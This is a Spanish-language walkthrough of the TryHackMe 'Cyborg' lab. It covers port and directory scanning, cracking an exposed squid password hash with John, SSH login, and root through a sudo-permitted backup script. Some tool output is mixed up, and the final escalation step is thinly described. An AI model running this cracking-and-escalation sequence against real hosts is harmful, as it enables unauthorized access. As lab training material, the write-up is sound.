

# Cyborg

nmap --min-rate 1000 -p- -T4 -oN portScan 10.10.192.14

```
(vieron13@kali)-[~]
$ nmap --min-rate 1000 -p- -T4 -oN portScan 10.10.192.14 -w /usr/share/wordlists/dirb/common.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-04 05:16 -03
Nmap scan report for 10.10.192.14
Host is up (0.33s latency).
Not shown: 65534 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey: rsa1:10.10.192.14:2048 db:b2:70:f3:07:ac:32:00:3f:81:b8:d0:3a:89:f3:65 (RSA)
|_ 256r68:e6:85:2f:69:65:5b:e7:c6:31:2c:8e:41:67:d7:ba (ECDSA)
|_ 256e56:2c:79:92:ca:23:c3:91:49:35:fa:dd:69:7c:ca:ab (ED25519)
Nmap done: 1 IP address (1 host up) scanned in 74.403 seconds
```

nmap -sV -sC -oN serviceScan 10.10.192.14

```
(vieron13@kali)-[~]
$ nmap -sV -sC -oN serviceScan 10.10.192.14 -w /usr/share/wordlists/dirb/common.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-04 05:16 -03
Nmap scan report for 10.10.192.14
Host is up (0.34s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey: rsa1:10.10.192.14:2048 db:b2:70:f3:07:ac:32:00:3f:81:b8:d0:3a:89:f3:65 (RSA)
|_ 256r68:e6:85:2f:69:65:5b:e7:c6:31:2c:8e:41:67:d7:ba (ECDSA)
|_ 256e56:2c:79:92:ca:23:c3:91:49:35:fa:dd:69:7c:ca:ab (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_ http_title: Apache2 Ubuntu Default Page: It works
|_ http_server_header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 67.38 seconds
[+] Timeout: 10s
```

gobuster dir -u 10.10.192.14 -w /usr/share/wordlist/dirb/common.txt

```

(viernez13@kali)-[~]
$ gobuster dir -u 10.10.192.14 -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.192.14
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode


/.hta (Status: 403) [Size: 277]
/.htaccess (Status: 403) [Size: 277]
/.htpasswd (Status: 403) [Size: 277]
/admin (Status: 301) [Size: 312] [→ http://10.10.192.14/admin/]
/etc (Status: 301) [Size: 310] [→ http://10.10.192.14/etc/]
/index.html (Status: 200) [Size: 11321]
/server-status (Status: 403) [Size: 277]
Progress: 4614 / 4615 (99.98%)

Finished

U:
(viernez13@kali)-[~]
$

```

<http://10.10.192.14/etc/squid/passwd>



copiamos el contenido de texto plano en un archivo clave


john clave --wordlist=/usr/share/wordlist/rockyou.txt

```


(viernez13@kali)-[~/tryhackme]
$ john clave --wordlist=/usr/share/wordlists/rockyou.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 AVX 4x3])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
squidward (music_archive)
1g 0:00:00:00 DONE (2024-02-04 05:19) 1.265g/s 49336p/s 49336c/s 49336C/s wonderfull..samantha5
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

```



<http://10.10.192.14/admin>



<http://10.10.192.14/admin/admin.html>



extraimos el contenido.



tree mountbackup/

tenemos una vista general de los directorios y archivos.

```
ssh alex@10.10.192.14
```

```
sudo -l
```

```
sudo /etc/mp3backups/backup.sh
```

ya somos root.

## Finalizamos